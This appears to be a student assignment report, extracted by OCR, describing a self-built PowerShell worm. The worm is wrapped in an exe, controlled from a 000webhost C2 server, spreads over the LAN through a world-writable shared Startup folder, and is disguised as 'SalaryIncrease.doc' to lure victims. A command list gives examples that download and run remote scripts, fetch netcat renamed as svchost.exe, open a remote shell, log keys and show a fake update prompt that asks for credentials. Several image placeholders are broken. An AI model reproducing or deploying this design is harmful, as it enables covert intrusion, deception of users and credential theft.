BASIC WORM BUILDING

2nd Phase Task

JULY 9, 2017

NAME: IBRAHIM ALI KHAN
Contact: heyibrahimkhan@gmail.com, 0303-4279292

Basic Worm Building

This worm is basically a PowerShell script, wrapped in an **exe**.

It has all the **features** as demanded in the provided file which include:

1. Communication with C2
2. Exe format
3. Spread over LAN
4. Capabilities Key Logger or any


Tools Used:

1. Power GUI Script Editor, for wrapping script in an exe and testing purposes
2. PowerShell ISE, for script building


The C2 server here is hosted on **000webhost.com**. The script itself is quasi-stealthy. I didn't have enough resources to test all the functionalities it offers on VM on Windows 10, so some might not be working properly.


Basic Flow:

1. Exe file is downloaded and **executed** on a host in network.



2. Exe extracts the script and copies it to shared Startup folder for all users on a single host and that folder is **shared over the network** while granting full access to everyone on the network to do anything with the folder containing the script.


« Microsoft ▸ Windows ▸ Start Menu ▸ Programs ▸ Startup
Search Startup
Organize
Open with PowerGUI Script Editor
Share with
Burn
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
CEDA_X64FRE (E:)
Network
Name
Date modified
Type
Size
SalaryIncrease.doc
7/9/2017 10:12 AM
Windows PowerS...
52 KB
SalaryIncrease.doc
Windows PowerShell Script
State: Shared
Date modified: 7/9/2017 10:12 AM
Size: 51.4 KB
Date created: 7/9/2017 10:14 AM



3. Script's name is SalaryIncrease and it's been **disguised as a doc file** to attract users to click on it.
4. Now, since the script has been copied into the Startup folder, this will execute the next time any user starts this system
5. It **communicates with the server** using special commands. Like "!quit", "!screenshot|C:\ss.jpg", "!keylog|C:\keys.log".


```
Commands:
    !quit
        Ex: !quit
    !change
        Ex: !change|newevilPSbot
    !speak
        Ex: !speak|You have been hacked!
    !run
        Ex: !run|net localgroup adminstrators > c:\windows\temp\ad.txt
    !downexec
        Ex: !downexec|http://pastebinlikesite.com/moreevilpowershellscript.txt
    !download
        Ex: !download|http://tools.hackarmoury.com/general_tools/nc/nc.exe|c:\windows\temp\svchost.exe
    !rickroll
        Ex: !rickroll|http://www.youtube.com/watch?v=dQw4w9WgXcQ
    !shell
        Ex: !shell|10.0.0.23|443
    !sleep
        Ex: !sleep|9999
    !thunderstruck
        Ex: !thunderstruck|http://www.youtube.com/watch?v=v2AC41dglnM
    !eicar
        Ex: !eicar
    !screenshot
        Ex: !screenshot|c:\temp\screen.png
    !popup
        Ex: !popup|Administrative credentials are needed to install a pending update. You will be prompted shortly.|UPDATE PENDING
    !persist
        Ex: !persist|http://pastebin.com/raw.php?i=Hqs2imY5
    !elevate
        Ex: !elevate|http://blahblah.com/fjdads/script.raw
    !wallpaper
        Ex: !wallpaper|http://itechbook.net/wp-content/uploads/6a00d8341c652b53ef017615ff8a0b970c-800wi.jpg/|c:\windows\temp\1.jpg
    !packetcapture
        Ex: !packetcapture|10|c:\demo\|cap.log
    !getsystem
        Ex: !getsystem
```

6. These commands are **uploaded to a file on the server**. This file is read after specified intervals by the client to perform specific tasks.


```
<text>
    !wallpaper|http://itechbook.net/wp-content/uploads/6a00d8341c652b53ef017615ff8a0b970c-800wi.jpg/|c:\windows\temp\1.jpg
</text>
```

List of commands that are working:


- ✓ Screenshot



- ✓ sleep
- ✓ popup



- ✓ wallpaper



- ✓ speak
- ✓ thunderstruck